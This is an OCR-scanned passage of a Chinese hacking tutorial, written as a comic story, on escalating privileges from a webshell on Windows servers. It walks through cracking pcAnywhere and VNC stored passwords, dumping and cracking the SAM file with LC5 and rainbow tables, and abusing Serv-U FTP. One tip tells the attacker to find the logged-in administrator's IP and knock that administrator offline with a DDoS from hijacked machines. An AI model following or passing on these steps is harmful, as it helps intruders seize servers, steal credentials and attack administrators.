


图 19

"哇！so酷！让我玩玩！让我玩玩！"霎时间阿宝非常激动，已经忘记了自己正在泡茶，居然把开水倒在手上了，接着是一声惨叫："啊！help！"。伴随惨叫声的同时，阿宝使劲地跺脚，致使桌子上的电脑不停摇晃，眼看一台显示器快要倒下了……说时迟，那时快，鹤师兄已经飞过去稳住了，要不然一个显示器要遭殃了。太极虎眼看这情况，用一阳指封住阿宝的穴位，把他给定住了。待熊猫平静下来后，太极虎才解其穴道。

"熊猫师弟！做'猫'可不能过于激动啊！"太极虎言道。

"I am sorry，以后不会了。so sorry 师兄！我错了，原谅我吧！"阿宝瘪着嘴回答！

"没事啦！继续吧！我已经给你演示了一次关于 mssql 的 sa 权限用户的提权了，现在给两个小时的时间，你好好琢磨，然后把重点、要点给我总结出来，接着自己动手还原一次我刚才演示的过程吧。"蛇师姐说完就去品茶了！

熊猫阿宝认真地操作着电脑，看它那笨拙的手，敲打键盘还真有点难度。不知不觉两个小时已经过去了，阿宝没有辜负众望，出色地完成了蛇师姐交给它的任务。至此阿宝虽然感觉到有点成就感，但它知道自己要走的路还是很漫长的。

"蛇师姐，基于 mssql 的 sa 权限下提权我已经懂了，继续教我下一种提权方法吧！"

“下面再给你讲讲一些常见的提权吧！做好笔记喔，先看看师姐的笔记，了解一些基础吧！”

阿宝双手捧着笔记，虔诚地……流下口水……（蛇师姐：呀！？啊，这笔记就送你了吧……）

pcanywhere及VNC提权

阿宝擦掉口水，开始翻看笔记：

PcAnyWhere是一套老牌远程控制软件，用户可以通过主控或被控的方式，远程管理已连接上互联网或内联网的计算机，而且管理方式为“What's you see what's you get——所见即所得”的控制方式；PcAnyWhere还支持全屏操作，更加可以显示全屏真彩。其对远程维护服务器操作非常方便，正因如此，受广大管理员的青睐。

pcanywhere旧版本把密码存放在**C:\Documents and Settings\All Users\ApplicationData\Symantec\pcAnywhere**下的CIF文件中，只要通过webshell把这个CIF文件下载到本地用PCAnyPass导入后进行破解即可，如图20。破解密码之后就能用客户端连接控制计算机了，跟远程终端一样的操作。




图20

小技巧：

想必很多人遇到过登录后服务器出现锁定的情况，这个时候就比较棘手了，可以试试用pcanywhere的密码解除锁定，一般情况下是不会成功的。这时你可以尝试在管理员登录的情况下执行netstat -an | find "5631" 命令获取他的IP地址，通过足够的肉鸡DDOS攻击他掉线，这样他异常断开，你就可以成功连接了。

VNC是一款常见的远程管理工具，类似PCANYWHERE，同样，它的密码也是可逆算法保存的，如果得到了加密后的密码散列，可以利用工具逆向算出明文密码，从而远程登录利用。

VNC的密码一般存放于以下注册表键值处：

HKEY_CURRENT_USER\Software\ORL\WinVNC3\Password
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3\Password
HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3\Default Password

我们可以通过webshell读取这些键值，或者使用reg命令导出，读取出来后结果类似**49 40 15 F9 A3 5E 8B 22**这种十六进制，这是VNC加密的密码。




图21

我们可以用vncx4破解，使用**vncx4 -W**命令按照顺序输入读取出来的每一个十六进制数据，每输完一个并回车后即可得到明文，如图21，我推荐大家使用CAIN的VNC口令解码，它可以更快速方便的进行破解。

破解SAM密码提权

1、SAM最初是跟随第一代NT来到世界的，它在微软总部的特工代号叫做“安全账户管理器”（Security Accounts Manager），可以说sam文件是Windows的门卫。在win2k时代，这个门卫不太强大，到了NT内核时代，这个家伙的作用就变得强大了。SAM记录的数据很多，包括所有组、账户信息、密码HASH、账户SID等，应该说是一个考虑得比较周全的门卫。

2、SAM不仅仅是一个文件那么简单，它不但有文件数据，在注册表里面还有一个数据库，位于HKEY_LOCAL_MACHINE\\SAM下，这是一个比较复杂的结构。SAM在系统启动后就处于锁定状态，我们没法擅自更改这个文件内容。


3、sam文件是没有后缀的。

C:\WINDOWS\repair\sam文件是系统保存初次密码的文件，如果在管理员没有修改密码的前提下破解出此文件存放的密码，就有机会获取系统权限了。如果webshell有足够权限的话，先把此文件下载到本地再用lc5导入破解其密码。


C:\WINNT\system32\config\sam文件下保存所有组、账户信息、密码HASH、账户SID等，这可是一个好东西啊，如果我们能破解出其中的账号跟密码，就能获取系统最高权限了。

当然，这么重要的文件系统是不会轻易让你进行操作的，在webshell下是无法进行下载的，即使在system权限下也无法进行复制。

我们可以借助一些软件来把其复制出来（前提是webshell的权限是system权限），在cmd下执行**sam.exe**，就会在同目录下生成名为**tiany**的文件，此为SAM文件，如图22，然后再导入lc5进行破解。



图22

安装好lc5之后新建一个会话，如图23，然后点击绿色箭头的导入按钮，导入刚才复制出来的tiany文件（即sam文件），如图24。


图23

导入之后就会显示出用户名、加密的密文等信息了，如图25（备注：我这里的密码由于超过14位，所以密文无法读取出来！低于14位的密码导入时会显示出加密之后的字符串）。

导入之后就可以开始破解


图24




图25

了，破解是一个漫长的过程，如果管理员密码不是很强悍的话，很容易就能够跑出来，之后该怎么做就不用我说了吧？当然，现在我们可以使用彩虹表协助进行破解，超强的彩虹表字典通杀14位以下NTHASH，那叫一个“爽”字！”

提示：能复制C:\WINNT\system32\config\sam文件，这个情况是很小的，一般只能在Apache环境下才能利用，因为Apache继承的是system权限。

Serv-U FTP及其它FTP提权

Serv-U FTP Server是非常好的FTP服务器软件，它设置简单、功能强大、性能稳定，做个人的FTP服务器是很好的选择。它并不是简单地提供文件的下载，还为用户的系统安全提供了相当全面的保护。Serv-U FTP是现在市场上功能最强大，使用最简单的FTP服务器软件之一，可以应用于Internet范围内文件共享的解决方案。

Serv-U FTP Server我们一般简称为servu，一直以来有关servu的提权模式和手段就层出不穷，利用servu进行权限提升也成了黑客朋友的最爱。

早期我们通过修改servu的配置文件来创建一个可以执行命令的FTP账号，从而直接获取系统控制权。随着管理员意识到危险的存在，在权限上下功夫，禁止了低权限用户修改，甚至访问servu的目录。

更可怕的时代随即来临，servu爆出了一个严重的本地溢出漏洞，在本地密码默认的前提下，可以直接使用工具执行系统命令！在无法执行命令的情况下，各种脚本的servu提权工具相继推出，采用了servu的服务器全部成为待宰的羔羊。

可笑的是，早期的版本无法自定义密码，管理员大叔们利用WINHEX等编辑器修改默认密码以为可以幸免于难，却出现servu本地密码读取器，WEB服务器的恐慌一直延续着……

6.2版本开始以后，程序开发商意识到问题的严重，允许管理员自定义密码并修复了早期的提权漏洞，却还是有无数的管理员自以为是的使用默认密码，提权脚本从而采取修改配置文件创建system账户来进行提权，

servu如今发展到了8.0版本，却始终还是没能摘掉“服务器定时炸弹”的隐患，同样的漏洞依旧存在。

现在的webshell都集成了上面讲到的vnc跟servu提权功能，就拿暗组的超强版webshell来演示下。进入webshell选**注册表操作**功能就能读取上面所说的VNC密码，如图26。

radmin密码读取功能也集成在里面了，原理跟VNC提权一样。不过现在这个软件用的人相对少点了，很多杀毒软件都纷纷把其列为恶意软件。

radmin是远程控制软件，可以远程管理公司或个人计算机实现远程办公。可以进行完全控制、屏幕监视、文件管理、远程DOS操作等功能。其操作简单，容易上手，只需要被控制主机执行服务端，安装服务，设置好连接端口和密码

